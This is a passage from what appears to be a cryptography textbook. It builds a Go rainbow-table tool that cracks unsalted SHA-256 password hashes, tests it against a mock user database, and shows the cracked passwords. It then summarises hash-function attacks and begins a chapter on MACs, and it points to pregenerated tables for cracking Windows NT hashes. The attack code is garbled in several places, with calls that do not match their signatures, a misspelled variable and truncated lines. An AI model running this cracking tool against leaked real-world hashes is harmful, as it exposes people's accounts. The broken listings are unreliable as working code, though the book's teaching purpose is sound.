    return db.RegisterUser(username, randPw)
}
```

USING RAINBOW TABLES TO CRACK HASH DIGEST IN BULK

We are now ready to put everything we've learned about rainbow tables into practice. To recap:

- Passwords should not be directly stored in databases. A common practice is to hash them and store the digests.
- If the database gets leaked, an attacker needs to crack the digests to find passwords that can be used to pass authentication checks.
- An attacker can calculate digests for all valid passwords on a website and do a reverse lookup to crack the hash digests. This is known as a dictionary attack.
- Dictionary attacks are made harder when hashing the passwords alongside a salt value because the same generic dictionaries lose their utility, and new dictionaries have to be built.
- Hash chains are a form of space–time trade-off. A reduction function maps hash digests to valid passwords deterministically. This function is applied alternatively with the hash function to build a chain. Only the starting and endpoints need to be stored in a table. Hash chains remember the hashes they have seen.
- When cracking a digest with a hash chain, a new chain is built for lookup, and if any of the hashes match the end digest for an existing chain in the table, the corresponding starting point can be used to find the message that results in the target hash.

- Hash chains merge because the reduction function is not collision-resistant. This wastes resources, as two chains with different start points have the same endpoints.
- Hash chain collisions are reduced by tweaking the reduction function based on the current column in the table, also in a deterministic manner. Each column's reduction function can be shown in a different color, giving rise to the *rainbow* terminology.

We start by using our reduction function from listing [6.3](#). Listing [6.6](#) shows the reduction function in our rainbow table implementation. The reduction function takes a `column` parameter as input and uses it on line 20 to tweak the next guess. Our rainbow table is a Go map; the ending hash digests for each chain will become keys, and the values will denote the starting point of the chain. We create a type alias on line 15 to define methods on our `RainbowTable` type.

Listing 6.6 exploit_rainbow_table.go

```
package exploit_rainbow_table

import (
    "bytes"
    "crypto/sha256"
    "encoding/hex"
    "errors"
    "fmt"

    "github.com/krkhan/crypto-impl-exploit/ch06/rainbow"
)

const ChainLength = 1000

type RainbowTable map[string]string #1

func ReduceSHA256Hash(digest [sha256.Size]byte, column int) (value string) {
    var result []byte
    for i := 0; i < impl_rainbow_table.PasswordLength; i++ {
        selector := (int(digest[i]) ^ column) % len(impl_rainbow_table.PasswordCharset)
        if selector < 0 {
            selector += len(impl_rainbow_table.PasswordCharset)
        }
        value := impl_rainbow_table.PasswordCharset[selector]
        result = append(result, value)
    }
}
```

```
    return result
}
```

#1 Dictionary of [EndDigest] = StartMessage

A rainbow table goes through two major phases:

1. *Generation phase*—More rows are added to the table by starting from a random (valid) password and applying the hash and reduction functions alternately.
2. *Lookup phase*—A similar chain is built for each target hash digest and compared to the endpoints in the table.

When we add more rows, the rainbow table consumes more space. Conversely, when we increase the chain length, generation and lookups take more time. In either case, the rainbow table’s “coverage” increases as it sees and remembers more hashes. The space–time trade-off in rainbow tables is an interesting example of engineering decisions and compromises encountered while attacking cryptography. At the end of the day, rainbow table attacks are just dictionary attacks, but instead of constructing exabytes of tables to store each hash digest for a dictionary lookup, the rainbow table remembers more information at the cost of slower lookups. We have chosen a chain length of 1,000 for our attack, as indicated on line 13 of listing [6.6](#).

Listing [6.7](#) shows the code for populating our rainbow table. Line 8 generates a new random starting point for each row. Lines 13 to 14 apply the hash function and (the current column's) reduction function alternately to produce the next value in the chain. No matter how long the chain is, we store only the ending digest and the starting value, as shown on line 16.

Listing 6.7 exploit_rainbow_table.go

```
func (table *RainbowTable) PopulateRainbowTable(rows int) {
    for i := 0; i < rows; i++ {
        if i%1000 == 0 {
            fmt.Printf("generated %d/%d rows (%.2f%%)\n",
                i, rows, float64(i)/float64(rows)*100.0)
        }

        start := impl_rainbow_table.GenerateRandomPassword(
            PasswordLength) #1
        message := start
        var hashDigest [sha256.Size]byte
        for column := 0; column < ChainLength; column++ {
            hashDigest = sha256.Sum256([]byte(message))
            message = string(ReduceSHA256Hash(hashDigest))
        }
        (*table)[hex.EncodeToString(hashDigest[:])] = start
    }
    fmt.Printf("\tgenerated %d total rows successfully\n")
}
```

#1 Generates a new start point for this row

#2 Applies $R_{column}(H(\dots))$

To understand how lookup will work for our table, we need to take another look at our rainbow table, as shown in figure [6.15](#).

Once we reach the lookup stage, we do not have the middle

values of the hash chain stored in the table (that is, the whole point of the time–space trade-off). We have previously mentioned our fascination with the analogy that the table remembers all the hashes it has seen. What that means is that if we have to crack any of the hash digests shown in rectangles in the figure, we can do so by rebuilding a chain. Let’s see how that works.

Imagine that the hash we are trying to crack is denoted by H_T . If H_T happens to be one of the endpoints in the table, our lookup is instantaneous: $H_{end} = H_3 = H_T$. What happens if H_T is instead visited by the table in the second-to-last step—that is, in the reduction column (the right-hand box) corresponding to R_2 ? The ending digest will now equal $H(R_2(H_T))$. Similarly, for the middle column, an extra application will be needed, and the ending digest will be equal to $H(R_2(H(R_1(H_T))))$. We have added extra labels to each column’s box to denote how the endpoint corresponds to that column’s visited hash digest.

Our lookup process can therefore be boiled down to the following:

1. Given a target hash H_T , see if any of the endpoints are equal to H_T . If they are, traverse this chain to find the corresponding message. Otherwise, move on to the next step.

2. Apply the $H(R_n(\dots))$ functions alternatively for the length of the entire chain to see if the resulting value matches any endpoints. R_n needs to be tweaked according to each column.
3. If the target hash H_T matches any ending digest values in any of the chains, we can use the corresponding starting message to walk through the chain again until we hit H_T , at which point we output the message immediately before it in the chain. If H_T does not appear in the chain even after an endpoint match, we have hit a false alarm where our chain does not have the target digest but still produces an endpoint match because of merging chains (which should be less likely now that our reduction functions are tweaked per column).




Figure 6.15 Rainbow tables tweak reduction functions per column to avoid hash chain collisions.

Listing [6.8](#) implements these steps in Go. We traverse all the columns backward starting from `ChainLength - 1` in the `for` loop starting on line 3. For each column, we calculate what the ending hash digest would look like if H_T was visited in any of the rows in that column. To calculate the endpoint, we apply H and R_n appropriate times in the `for` loop on line 7. If this endpoint is found in the table, we traverse the corresponding chain on line 13 using a function called `traverseChain(...)`, which we have not defined yet. If we exhaust all columns without finding a match, we return an error signifying that the attack has failed.

Listing 6.8 exploit_rainbow_table.go

```
func (table *RainbowTable) CrackSHA256Hash(targetDigest []byte, errors errors) (
    []byte, error) {
    for startColumn := ChainLength - 1; startColumn > 0; startColumn-- {
        candidate := targetDigest

        for column := startColumn; column < ChainLength; column++ {
            candidate = sha256.Sum256(ReduceSHA256Hash(candidate, column))
        }

        if start, ok := (*table)[hex.EncodeToString(candidate)]; ok {
            message, err := traverseChain(targetDigest, start, startColumn)

            if err == nil {
                fmt.Printf("\tstart: %s ... (%03d) message: %s\n",
                    start, startColumn, message, hex.EncodeToString(message))
                return message, nil
            }
        }
    }

    return nil, errors.New("no hits in the table")
}
```

#1 Walks all the columns backward

#2 Constructs an endpoint for this column

#3 Finds the corresponding message (listing 6.9)

If we find a hit in our table—that is, the endpoint digest tells us that the target hash lives somewhere in its chain—we need to revisit the chain as shown in listing [6.9](#). Subsequently, if we find the target hash in the chain, we return the message before it. If we do not, we return an error denoting a false alarm. A false alarm can happen when the target hash's chain collides with the current chain. The chances of this happening are lower now that our reduction functions are keyed by column, but it can still happen because the reduction functions are still not built with collision resistance in mind (as opposed to the hash function). They cannot be collision-resistant as they map a very large input space (all possible hash digests) to a very small output space of just the valid passwords.

Listing 6.9 exploit_rainbow_table.go

```
func traverseChain(originalDigest []sha256.Size]byte, start []byte) ([]byte, error) {
    message := start
    for column := 0; column < ChainLength; column++ {
        hashDigest := sha256.Sum256([]byte(message))
        if bytes.Equal(hashDigest[:], originalDigest) {
            return []byte(message), nil
        }
        message = string(ReduceSHA256Hash(hashDigest, column))
    }
    return nil, errors.New("false alarm")
}
```

It's time to put our rainbow table implementation to the test. We define a function called `generateOrLoadTable()`. The function either generates a new table, populates it with 5 million rows, and stores it into a JSON, or loads the table from the JSON file if it already exists. This code is straightforward.

Listing 6.10 exploit_rainbow_table_test.go

```
package exploit_rainbow_table

import (
    "crypto/sha256"
    "encoding/hex"
    "encoding/json"
    "errors"
    "fmt"
    "os"
    "path/filepath"
    "testing"
    "time"

    "github.com/krkhan/crypto-impl-exploit/ch06/rainbow-table"
)

func fileExists(filename string) bool {
    _, err := os.Stat(filename)
    if os.IsNotExist(err) {
        return false
    }
    return err == nil
}

func generateOrLoadTable() (*RainbowTable, error) {
    jsonPath := filepath.Join("testdata", "table.js")
```



```

var table RainbowTable
if !fileExists(jsonPath) {
    table = make(RainbowTable)
    table.PopulateRainbowTable(5000000)    #1
    file, err := os.Create(jsonPath)
    if err != nil {
        return nil, errors.New(fmt.Sprintf("error c
    }
    defer file.Close()

    encoder := json.NewEncoder(file)
    encoder.SetIndent("", "    ")

    err = encoder.Encode(table)
    if err != nil {
        return nil, errors.New(fmt.Sprintf("error e
    }
} else {
    file, err := os.Open(jsonPath)
    if err != nil {
        return nil, errors.New(fmt.Sprintf("error c
    }
    defer file.Close()

    decoder := json.NewDecoder(file)
    table = RainbowTable{}
    err = decoder.Decode(&table)

```

```
        if err != nil {
            return nil, errors.New(fmt.Sprintf("error c
        }
    }

    return &table, nil
}
```

#1 Defined in listing 6.7

To test our exploit, we will add 100 users to our vulnerable database with random passwords. Our exploit package cannot see the passwords but can access the hash digests. This is equivalent to, for example, stealing the hash digests from an Active Directory database. We then try to crack all of those digests using our rainbow table. If we can crack less than 10% of the digests, we fail the test. If you execute the test with `make rainbow_table` in the accompanying code repo, it will automatically download a rainbow table from the GitHub releases page (a 188 MB compressed JSON file) and will reliably crack more than 10% of randomly generated SHA-256 hashes of six-character passwords containing lowercase or uppercase characters. If you want to regenerate the rainbow table (instead of downloading from GitHub), you can execute `make`

`generate_rainbow_table`, which should take roughly 15 minutes to half an hour on a modern laptop.

The success/failure rate of rainbow tables drives home another important point: they are not the ideal tool if you want to crack a *single* digest, but they work very well if you have a collection of digests from a stolen database that you're looking to exploit. Using only 5 million rows and a chain length of 1,000, we can get 10% coverage for six-character alphabetical passwords. The following listing shows the full test code for our rainbow table.

Listing 6.11 exploit_rainbow_table_test.go

```
func TestRainbowTable(t *testing.T) {
    table, err := generateOrLoadTable()
    if err != nil {
        t.Fatal(err)
    }

    t.Logf("rainbow table contains %d rows", len(*table))

    totalUsers := 100
    usersDb := impl_rainbow_table.NewUserDatabase()
    for i := 0; i < totalUsers; i++ {
        username := fmt.Sprintf("user-%03d", i)
        usersDb.RegisterUserWithRandomPassword(username)
    }

    startTime := time.Now()

    successfulCracks := 0
    for username, passwordHashHex := range usersDb {
        passwordHash, _ := hex.DecodeString(passwordHashHex)
        var passwordHash256 [sha256.Size]byte
        copy(passwordHash256[:], passwordHash)
        password, err := table.CrackSHA256Hash(passwordHash256)
        if err == nil {
            if usersDb.AuthenticateUser(username, password) {
                successfulCracks++
            }
        }
    }

    t.Logf("successful cracks: %d", successfulCracks)
    t.Logf("time taken: %v", time.Since(startTime))
}
```

```

    }
}

endTime := time.Now()
deltaTime := endTime.Sub(startTime)

t.Logf("%d/%d hashes cracked successfully in %s",
    successfulCracks, totalUsed, deltaTime)
if float32(successfulCracks) < float32(totalUsed)*0.1 {
    t.Fatal("rainbow table success rate was <10%")
}
}

```

#1 Defined in listing 6.8

Executing the test with `make rainbow_table` gives us the output shown in listing [6.12](#). It takes only roughly a quarter of a minute to crack some 10 to 25 of the hash digests we throw at it. We see that some hashes were broken early: for example, the hash for `RBbdbD` was cracked on column 995 (we traverse the columns backward). Conversely, the hash for `LUM LTS` was matched only in a last-gasp attempt, as it was visited in the very first column by the table. Our test code automatically verifies that the hashes were cracked correctly by attempting to log in as the user whose hash was attacked. You can also verify manually that the correct message was found by, for example, using `sha256sum`. Executing `echo -n "YHkOIZ" |`

sha256sum will give you the digest 7c768066 ...
afc55870 16.

Listing 6.12 Unit test output for `make rainbow_table`

```
go clean -testcache
go test -v ./ch06/rainbow_table/impl_rainbow_table_test.go
=== RUN    TestUserDatabase
    impl_rainbow_table_test.go:21: user registered
--- PASS: TestUserDatabase (0.00s)
PASS
ok      github.com/krkhan/crypto-impl-exploit/ch06/rainbow_table/impl_rainbow_table_test [no test files]
go test -timeout 1h -v ./ch06/rainbow_table/exploit_rainbow_table_test.go
=== RUN    TestRainbowTable
    exploit_rainbow_table_test.go:70: rainbow table generation
        start: AbHqpO ... (730) message: vYSfeQ -> de8557
        start: pUbRnH ... (291) message: negwHl -> 25389f
        start: PTwzMK ... (449) message: VBQEMm -> 908aed
        start: AqIUKX ... (287) message: SMnvAA -> 67aa86
        start: yBrjXN ... (798) message: fzehMJ -> d25fcf
        start: kRxAuY ... (198) message: aXKvYN -> 9f00a7
        start: VugiSA ... (202) message: bDuJHj -> b3563d
        start: usJVCs ... (995) message: RBbdbD -> c45d8a
```

```
start: QhHNVO ... (173) message: JgcZpw -  
  ↪ eeefa4e  
start: FgTRtX ... (426) message: eTBMDA -  
  ↪ 2cb24c  
start: MRLLsJ ... (380) message: DHemDx -  
  ↪ 056273  
start: veeFDG ... (616) message: VTRxIy -  
  ↪ 01f9c  
start: LUMLTS ... (001) message: LUMLTS -  
  ↪ 776ce2  
start: dNlNYq ... (857) message: DlvnWA -  
  ↪ 7462aea  
start: uXWnyK ... (119) message: YHkOIZ -  
  ↪ 55870  
exploit_rainbow_table_test.go:97: 15/100 hash  
--- PASS: TestRainbowTable (22.87s)  
PASS  
ok      github.com/krkhan/crypto-impl-exploit/ch
```

That wraps it up for our tour of rainbow tables. We cracked SHA-256 digests using our rainbow table for six-character alphanumeric passwords. Other pregenerated rainbow tables are available to assist in attacks. For example, rainbow tables that achieve over 90% and 50% success rates are available for cracking eight-character and nine-character NT (Windows) hashes at <https://www.rainbowcrackalack.com/>.

Our discussion of hash functions continues into the next chapter, where we look at message authentication codes, why they are needed, and how hash functions are used in MAC constructions. We'll also explore the risks of using Merkle–Damgård–based hash functions for HMACs (hash-based message authentication codes) and, specifically, how they are susceptible to length-extension attacks.

Summary

- A hash function transforms input data of any size into a fixed-size value, usually for fast data retrieval or comparison. Its output can be considered a one-way digital fingerprint of input data.
- The one-wayness of hash functions has historically been used to store password hashes instead of original passwords directly.
- Smaller fixed-size digests are used to verify larger chunks of data (e.g., an MD5 hash to ensure that you downloaded a DVD correctly).
- Hash functions need to provide three properties:
 - *Preimage resistance*—Given $Y = H(A)$, it should be infeasible for an attacker to find A .
 - *Second preimage resistance*—Given $Y = H(A)$, it should be infeasible for an attacker to find *any* B such that $H(B) = Y$.

- *Collision resistance*—It should be infeasible for an attacker to find *any* pair of A and B such that $H(A) = H(B)$.
- All hash functions are theoretically vulnerable to collisions due to the birthday paradox.
- A hash function is considered broken when an attack can find collisions more efficiently than the naive birthday attack.
- The two most important designs for constructing hash functions are these:
 - Merkle–Damgård constructions apply a compression function to fixed-size blocks of data iteratively to generate a hash. The internal state of the algorithm is outputted directly as the digest value.
 - Sponge-based constructions use an absorb phase where the input message is soaked in and a squeeze phase that can generate infinitely long permutations that can be truncated and used as a hash digest.
- Collision attacks on hash functions find different inputs that produce the same hash digest outputs.
- Collision attacks on hash function can result in files with the same digest value but logically different contents. For example, you can have two PDFs that display radically different content but end up with the same hash. This is

achieved by cleverly exploiting the file format internals specific to each format.

- Dictionary attacks on hash functions precompute hash digests for valid passwords for reverse lookups.
- Dictionary attacks calculate hash digests for possible inputs (e.g., passwords) to do a reverse lookup for cracking the digests later.
- A countermeasure against dictionary attacks is to use *salts*: public values that make hash function output more unpredictable to invalidate tables computed without the salt.
- Rainbow tables are used to find usable passwords for a given hash digest (and possibly a given salt).
- Hash chains are a form of time–space trade-off for the dictionary attacks, based on a reduction function that maps the hash digest output space to the input space of possible passwords.
- Rainbow tables improve hash chains using a different reduction function for each column, which prevents merging chains.

¹ <http://mng.bz/GeN8>↵

7 Message authentication codes

This chapter covers

- Understanding the relationship between the integrity and authenticity of a message
- Working with message authentication codes (MACs)
- Understanding attacks on secret-prefix and secret-suffix MACs
- Hash-based MACs (HMACs) and their resistance to length-extension and collision attacks

In the previous chapter, we saw how hash functions are used to calculate and ascertain data integrity. In this chapter, we look at the closely related topic of authenticity and how message authentication codes (MACs) are used to ensure that a message was indeed authored by a particular sender. We will dive deep into approaches for building MACs on top of hash functions and the associated risks. Specifically, we will exploit Merkle–Damgård–based hash functions for a length-extension attack, which has historically led to vulnerabilities with API authentication schemes.

7.1 Message integrity and authenticity

Hash algorithms are one-way functions that take a variable-length input and produce a fixed digest value that acts as a fingerprint of the input data. Even slight modifications of the input value will usually generate a very different digest value. This means the digest value can be used to check the integrity of the input. For example, when you download a DVD image for a Linux distribution, you also usually find MD5 and SHA-256 *checksums* that can be used to ensure that no bytes are corrupted while you download those gigabytes of data. Once you have downloaded the entire DVD, you can calculate the digest of the downloaded file and compare it to the checksum provided on the website. If even a single byte was corrupted during the transfer, the digest values will mismatch, as shown in figure [7.1](#).




Figure 7.1 Integrity checks protect against *accidental* corruption of data.

Hash functions work fine for checking the integrity of a message, but they do not require any secret input. If an attacker can intercept or modify the message, they can easily calculate the hash digest of whatever data they want the receiver to consume, as shown in figure [7.2](#). When verifying integrity, all we are ensuring is that the message matches the digest (sometimes known as a *message integrity code* [MIC]). If an attacker swaps both the message and the digest, there is no way for the receiver to discover the corruption. This is roughly analogous to ensuring that an envelope *looks* okay: that is, it

does not have any signs of visible damage. However, an envelope appearing undamaged does not provide any guarantees about its contents, as would be the case if the envelope was sealed and stamped.




Figure 7.2 Integrity checks do not protect against *malicious* corruption of data.

Continuing the analogy of envelopes, a MAC could be compared to putting a stamp on a message. The fundamental difference is using a secret key that is not available to the attacker. This difference is shown in figure [7.3](#). In this case, it's the secret key that blesses the contents of the message. The receiver also has a copy of the secret key, which is used to recalculate the MAC after receiving the message. Because both sender and receiver have the same keys, MACs are symmetric key algorithms. In

chapter 9, we'll explore digital signatures used to guarantee authenticity and integrity with asymmetric keys.




Figure 7.3 MACs rely on a secret key that *authenticates* a message.

